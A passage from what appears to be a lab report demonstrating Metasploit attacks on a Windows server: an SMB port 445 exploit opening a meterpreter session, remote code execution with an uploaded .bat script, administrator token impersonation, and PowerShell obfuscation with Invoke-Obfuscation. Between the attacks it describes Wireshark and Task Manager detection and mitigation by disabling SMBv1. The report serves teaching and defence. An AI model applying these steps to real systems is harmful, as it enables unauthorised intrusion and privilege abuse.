   LHOST     192.168.112.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Figure 33 SMB Port 445, Ready for Exploit

- The next step is to obtain a meterpreter session, much like the session created when exploiting the Microsoft Word Information Disclosure vulnerability.





Figure 34 Establishing Contact With the Remote Server (Jones, 2021)

- Attaining the system information and the logged-in user.

Figure 35 Remote System Information and User (Jones, 2021)

- Proof of concept. The details of the new server along with its system.



Detecting Exploits to the Server Message Block port 445

A). Unexpected incoming and outgoing network traffic is easily captured through WireShark. Look for activity traversing through port 4444 as the source port and 445 on the destination port.




Figure 36 Activity on Ports 445 and 4444 (Jones, 2021)

B). Unknown system processes and unrecognized system files and applications passing through port 445 are detected in the task manager. In this instance, the payload tells the computer system to open PowerShell, and the activity is visible in the task manager. Notice how PowerShell is not visible in the GUI.




Figure 37 PowerShell Initiated Remotely from Kali (Jones, 2021)




Figure 38 PowerShell Visible in Task Manager, but not in GUI (Jones, 2021)

C). Unauthorized activities after a system breach are detected on WireShark after this simple ping request




Figure 39 Ping Request Detected in WireShark

Mitigating Exploits to the Server Message Block port 445

Since this exploit stopped working halfway through, it became evident that a server running primary domain, DHCP and DNS features are enough to mitigate against attacks exploiting the SMBv1 protocol. However, in 2021, even when SMBv2 and SMBv3 have replaced the redundant SMBv1, adversaries are still attempting to discover 0-day vulnerabilities, so disabling SMBv1 is still necessary.

- Removing the SMBv1 feature in the "Remove Roles and Features Wizard is simple, and prompts a restart to apply the new configuration.




Figure 40 Removing SMBv1 Feature (Jones, 2021)

- After the restart, the meterpreter is refused connection by the target




Figure 41 The Target Refuses a Connection Request from Kali (Jones, 2021)

iii.) Remote Code Execution

Kuraku and Kalla's research explains that in step4, cmd.exe utilizes PowerShell to connect to malicious EMOTET sites, and in step 5 Malicious EMOTET sites drop the EMOTET payloads to the victim's computer.

- Remote code execution in the Command Prompt enables the PowerShell connection. At this stage, it is possible to perform remote code execution from the meterpreter session. In this demonstration, a new file is created on the remote computer




Figure 42 Remote launching the Target's PowerShell (Jones, 2021)

- Proof a new File is added to the remote computer




Figure 43 Sp2Test File on Remote Server (Jones, 2021)

- A script is created on the Kali machine and uploaded to the remote shell




Figure 44 .bat Script Ready for RCE (Jones, 2021)

Take Note:

- The .BAT script enables the execution of commands in the Windows Command Prompt and PowerShell terminals. Such a script can start a program, run maintenance utilities within Windows, and supports remotely distributed malware attacks (FileInfo, n.d.).

- The .bat file is executed remotely from the Kali machine.




Figure 45 Remote Code Execution Successful (Jones, 2021)

- To make it more visual, the attacker can, at this point, command a program to execute. To do so, it is necessary to target the remote server's "bubble", a feat accomplished through the multi_meterpreter_inject command (Offensive Security, n.d.). With these steps, the remote server believes the command executes from within the server itself;




Figure 46 Bursting the Remote Server's Bubble (Jones, 2021)

Take Note:

- Process 1604 is Notepad on the remote server;




Figure 47 Process I.D. 1604 (Jones, 2021)

- Furthermore, the shell only appears to accept commands from an incognito user. The next step is to change to an incognito user, a feat established through the "list_tokens -u" command that displays the available user accounts. In this case, the command "impersonate_token "' administrative user'" enables the attacker masquerading as the administrator (Offensive Security, n.d.).




Figure 34 Impersonating the Administrator (Jones, 2021)

Take Note:

- Please note the double backslash in order for the impersonation_token to work.
- The token grants access to the bubble.

∞ Once the meterpreter registers the attacker posing as the administrator, the attacker switches back to the shell and places the payload.




Figure 35 Dropping the Remote Payload (Jones, 2021)

∞ CTRL + C drops the token and bursts the remote bubble.




Figure 37 Bursting the Bubble (Jones, 2021)

Detecting Remote Code Execution

Investigate all incidents that cause unauthorized activity. Just as in the case with the two preceding vulnerabilities, any suspicious running processes are possible to detect in task manager and WireShark.

- The last task demonstrated how the calculator executed through RCE. Immediately, the calculator visible in the servers GUI. In this instance, note that the task manager reports that the administrator has opened the calculator.




Figure 36 A Calculated Payload (Jones, 2021)

Mitigating Remote Code Execution

Once again, experts advise updating the operating system and software. To perform remote code execution, a connection to the target must be established, such as the ones made possible through payloads in macro and exploiting the SMB protocol. Therefore, mitigation is possible through implementing the same techniques mentioned in the previous exploits.

iiii). Exploiting Obfuscated Code in Powershell

ActiveXSploit's tutorial generously explains how to obfuscate code using Invoke Obfuscation and establishes the base of the next part of the report (ActiveXSploit, 2021).

To exploit PowerShell's Obfuscated Code vulnerability, PowerShell is downloaded to Kali, before downloading the Invoke Obfuscation tool to PowerShell.

Figure 39 Invoke Obfuscation in Kali's PowerShell (Jones, 2021)

Take Note:

- Invoke obfuscation has several tools, as illustrated in figure 40.

- Obfuscating strings, commands via encoding and tokens are just some tools Invoke obfuscation has to offer




Figure 40 Tools in Invoke Obfuscation (Jones, 2021)

- This demonstration will obfuscate the code “Is this thing on?” decided through the scriptblock command

